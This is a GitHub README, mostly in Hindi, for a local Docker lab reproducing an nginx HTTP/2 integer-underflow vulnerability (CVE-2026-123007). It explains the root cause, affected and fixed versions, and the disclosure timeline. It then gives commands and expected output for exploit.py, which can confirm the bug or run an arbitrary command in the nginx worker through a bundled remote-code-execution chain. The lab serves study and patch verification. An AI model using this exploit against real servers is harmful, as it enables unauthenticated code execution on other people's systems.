
akarkode/nginx-http2-cve-2026-123007-lab
CVE-2026-123007 (nginx HTTP/2 पूर्णांक अंडरफ़्लो) के लिए स्थानीय लैब: भेद्य Docker कंटेनर + प्रूफ़-ऑफ़-कॉन्सेप्ट

केवल शैक्षिक उपयोग के लिए। यह रिपॉज़िटरी एक स्थानीय, स्व-निहित लैब है जो यह सीखने के लिए है कि यह बग कैसे काम करता है। इसे उन सिस्टमों के विरुद्ध न चलाएँ जिनके आप स्वामी नहीं हैं या जिनका परीक्षण करने के लिए आपके पास लिखित अनुमति नहीं है।
nginx HTTP/2 में एक गंभीर फ़्लो-कंट्रोल बग एक अनप्रमाणित क्लाइंट को वर्कर मेमोरी को दूषित करने और, विशिष्ट परिस्थितियों में, कोड निष्पादित करने की अनुमति दे सकता है। यह लैब वास्तविक भेद्य nginx इमेज चलाती है और इसमें एक छोटा PoC शामिल है जो आपकी मशीन पर मूल कारण को सिद्ध करता है।
पूरा लेख — कि अकाउंटिंग त्रुटि कैसे काम करती है, इसे 128 GB ट्रैफ़िक की आवश्यकता क्यों होती है, और फ़िक्स ने क्या बदला — article.md में है।
| आइटम | विवरण |
|---|---|
| CVE | CVE-2026-123007 |
| प्रकार | इंटीजर अंडरफ़्लो (CWE-191) |
| CVSS v4 | 9.2 गंभीर (AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H) |
| घटक | nginx HTTP/2 प्रतिक्रिया फ़्लो कंट्रोल |
| प्रभाव | मेमोरी प्रकटीकरण, वर्कर क्रैश, nginx वर्कर के रूप में कोड निष्पादन |
| आक्रमण वेक्टर | रिमोट, अनप्रमाणित, एकल HTTP/2 कनेक्शन |
| प्रकटीकरण | 18 नवंबर, 2026 (Rapid7 / F5) |
| श्रेय | Stephen Fewer, Rapid7 |
HTTP/2 फ़्लो कंट्रोल क्लाइंट को नियंत्रण देता है कि nginx कितना प्रतिक्रिया डेटा भेज सकता है। nginx दो काउंटर ट्रैक करता है: एक प्रत्येक स्ट्रीम के लिए और एक कनेक्शन के लिए (h2c->send_window, एक अनसाइन्ड size_t)।

SETTINGS_INITIAL_WINDOW_SIZE परिवर्तन अति-श्रेयित स्ट्रीमों को बंद कर सकता है जबकि कनेक्शन को जीवित छोड़ सकता है, इसलिए कनेक्शन विंडो 2^31-1 से ऊपर पहुँच जाती है।WINDOW_UPDATE सीमा जाँच MAX - h2c->send_window की गणना करती है। चूँकि काउंटर MAX से ऊपर है, अनसाइन्ड घटाव एक विशाल मान तक अंडरफ़्लो हो जाता है, इसलिए जाँच पास हो जाती है और क्लाइंट विंडो को 2^64 की ओर धकेल सकता है।off_t प्रतिक्रिया लंबाई में परिवर्तित किया जाता है। यह ऋणात्मक हो जाता है, nginx एक उलटा आउटपुट बफ़र बनाता है (last < pos), और TLS आउटपुट पथ ऋणात्मक लंबाई को एक विशाल size_t के रूप में memcpy को पास कर देता है। परिणाम एक आउट-ऑफ़-बाउंड रीड/राइट है: पहले डेटा प्रकटीकरण, फिर एक रिक्वेस्ट-पूल क्लीनअप कॉलबैक का नियंत्रित ओवरराइट जो वर्कर में system() चला सकता है।केवल एक दूषित रिक्वेस्ट भेजना अपने आप में पर्याप्त नहीं है। व्यावहारिक शोषण के लिए प्रत्यक्ष TCP/TLS पहुँच (ताकि बैकप्रेशर काम करे), एक ताज़ा वर्कर हीप, लगभग 119 GiB प्लेनटेक्स्ट ट्रैफ़िक, और एक x86-64 glibc बिल्ड की आवश्यकता होती है जिसका रनटाइम-चयनित memcpy EVEX/YMM पथ (avx512f + avx512vl) का उपयोग करता है।
ठीक किए गए संस्करण उपलब्ध हैं:
| उत्पाद | भेद्य | ठीक किया गया |
|---|---|---|
| nginx Open Source | 1.31.0 – 1.31.8 | 1.31.9 |
| nginx Open Source | 1.9.5 – 1.30.6 | 1.30.7 |
| NGINX Plus | 37.1.0 – 37.2.0.1 | 37.3.0.1 |
| NGINX Plus | 37.0.0 – 37.0.7.1 | 37.0.8.1 |
| NGINX Plus | R34 – R36 | कोई फ़िक्स नहीं |
समयरेखा: Rapid7 ने 11 नवंबर, 2026 को F5 से संपर्क किया; F5 ने समस्या की पुष्टि की और CVE आवंटित किया; समन्वित प्रकटीकरण 18 नवंबर, 2026 को हुआ। यदि आप nginx को http2 on के साथ चलाते हैं, तो अपग्रेड करें। HTTP/2 अक्षम करने से आपके पैच कर सकने तक आक्रमण सतह हट जाती है।
.
├── docker/
│   ├── Dockerfile          # pinned vulnerable image, nginx 1.31.8
│   ├── docker-compose.yml  # publishes 127.0.0.1:19443
│   ├── entrypoint.sh       # creates a self-signed certificate
│   └── nginx.conf          # TLS + http2 on
├── engine/                 # published RCE chain (Rapid7 PoC, credited below)
│   ├── nginx_rce/          # protocol, heap layout, reclaim, dispatch
│   ├── profiles/           # calibrated nginx 1.31.8 target profile
│   ├── streamer.c          # native bulk-traffic helper
│   └── requirements.txt
├── exploit.py              # entry point: check, crash, or run a command
├── assets/
│   └── underflow.gif       # animated diagram for section 4
├── article.md              # full write-up of the bug and the lab
├── cover.png               # article cover
├── cover.svg               # vector source for the cover
└── README.md
cryptography:
pip install -r engine/requirements.txtengine/streamer बनाने के लिए एक C कंपाइलर और OpenSSL हेडर (gcc, libssl-dev)curl (वैकल्पिक, मैन्युअल जाँच के लिए)कमज़ोर सर्वर प्रारंभ करें:
cd docker
docker compose up -d --build
सत्यापित करें कि यह HTTP/2 पर स्टॉक 896-बाइट पेज परोस रहा है:
curl -sk --http2 -o /dev/null -w '%{http_version} %{http_code} %{size_download}\n' \
  https://127.0.0.1:19443/index.html
Expected:
2 200 896
त्वरित जाँच चलाएँ:
cd ..
python3 exploit.py --target https://127.0.0.1:19443/
Expected output:
[*] target      : https://127.0.0.1:19443/
[*] server      : nginx/1.31.8
[*] index.html  : 896 bytes
[*] tls         : TLSv1.3 alpn=h2
[*] building TLS record boundary: 262144 KeyUpdate records
[+] over-credit  : stream cleanup restored credit above 2^31-1
[+] underflow    : next WINDOW_UPDATE passed the unsigned guard
[+] status       : CVE-2026-123007 confirmed
इसमें लगभग 45 सेकंड लगते हैं और यह केवल कुछ मेगाबाइट भेजता है। इसे दोहराना सुरक्षित है; यदि आप एक नया वर्कर चाहते हैं तो प्रयासों के बीच कंटेनर को पुनः आरंभ करें:
docker restart cve-2026-123007
SETTINGS परिवर्तन के साथ स्वामी स्ट्रीम्स को बंद कर देता है।FLOW_CONTROL_ERROR (RST_STREAM) के साथ ठीक उन दो अधिक-क्रेडिट वाली स्ट्रीम्स को रीसेट करता है, और क्लीनअप उनके आरक्षित बाइट्स को वापस कर देता है, जिससे कनेक्शन विंडो 2^31-1 से ऊपर रह जाती है।WINDOW_UPDATE फिर भी स्वीकार कर लिया जाता है, और उसके बाद भेजा गया PING स्वीकारोक्ति प्राप्त करता है। यही अंडरफ़्लो है: गार्ड MAX - send_window रैप हो गया।पैच किया गया nginx इस जाँच में विफल होता है, क्योंकि स्ट्रीम्स को बंद करने से पहले कनेक्शन विंडो इनवेरिएंट बहाल कर दिया जाता है। सत्यापित परिणाम:
| लक्ष्य इमेज | आउटपुट |
|---|---|
nginx:1.31.8 (भेद्य) | [+] status : CVE-2026-123007 confirmed |
nginx:1.31.9 (ठीक किया गया) | [-] error : over-credited streams were not reset: {} |
पूरी कमांड-निष्पादन श्रृंखला engine/ के अंतर्गत शामिल है। इसकी दो पूर्वापेक्षाएँ एक बार इंस्टॉल करें:
pip install -r engine/requirements.txt
sudo apt install gcc libssl-dev
वर्कर हीप को ताज़ा करने के लिए कंटेनर को पुनः आरंभ करें, फिर --cmd पास करें:
docker restart cve-2026-123007
python3 exploit.py --target https://127.0.0.1:19443/ --cmd 'id > /tmp/proof'
docker exec cve-2026-123007 cat /tmp/proof
Expected output:
[*] streamer    : building native helper
[*] target      : https://127.0.0.1:19443/
[*] profile     : golden-nginx-1.31.8-debian13-amd64
[*] command     : id > /tmp/proof
[*] dispatch    : about 119 GiB of traffic, a few minutes
...
[+] code execution dispatched
[*] addresses   : holder=0x... nginx=0x... libc=0x...
[*] traffic     : 119.02 GiB, 16 auxiliary connections
और कंटेनर के अंदर:
uid=101(nginx) gid=101(nginx) groups=101(nginx)
नोट्स: